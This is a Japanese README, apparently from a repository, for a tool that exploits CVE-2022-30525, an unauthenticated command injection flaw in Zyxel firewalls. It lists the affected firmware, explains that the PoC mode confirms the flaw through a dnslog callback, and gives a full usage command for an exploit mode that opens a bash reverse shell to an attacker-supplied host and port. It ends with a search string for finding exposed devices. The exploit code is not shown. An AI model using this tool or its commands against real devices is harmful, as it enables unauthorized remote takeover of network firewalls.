 west9b/cve-2022-30525
CVE-2022-30525 Zyxel ファイアウォールのコマンドインジェクション脆弱性 POC&EXPC

CVE-2022-30525 POC&EXP
author:160team.west9B
認可を受けたセキュリティ研究者のみが使用できます。サイバーセキュリティ法を遵守してください。発生したいかなる問題についても、その結果はすべて自己責任であり、作者とは無関係です。
2022年5月12日、Zyxelはセキュリティアドバイザリを公開し、ファイアウォールデバイスにおける認証されていないリモートコマンドインジェクションの脆弱性(CVE-2022-30525)を修正しました。この脆弱性のCVSSスコアは9.8です。この脆弱性は一部のZyxelファイアウォールバージョンのCGIプログラムに存在し、認証なしで影響を受けるデバイス上で任意のコマンドを実行できます。
影響範囲:
ATPシリーズファームウェア:5.10-5.21 Patch 1
VPNシリーズファームウェア:4.60-5.21 Patch 1
USG FLEX 100(W)、200、500、700:5.00-5.21 Patch 1
USG FLEX 50(W)/USG20(W)-VPN:5.10-5.21 Patch 1
この脆弱性はコマンド実行の出力が返らないため、POCはdnslog APIへのリクエストで検証します。dnslogにリクエストがあれば脆弱性が存在します。ネットワーク遅延による誤検知を防ぐため、DNSLOG検証リクエストは10秒遅延させます。
usage_poc: ./cve-2022-30525 -m poc -u https://192.168.1.1/

expはbashリバースシェルです。-m exp の後にVPSのIPアドレスとポートを指定します。
**usage_exp:./cve-2022-30525 -m exp -u https://192.168.1.1/ -lhost 192.168.1.2 -lport 1337 **


title="USG FLEX xx"
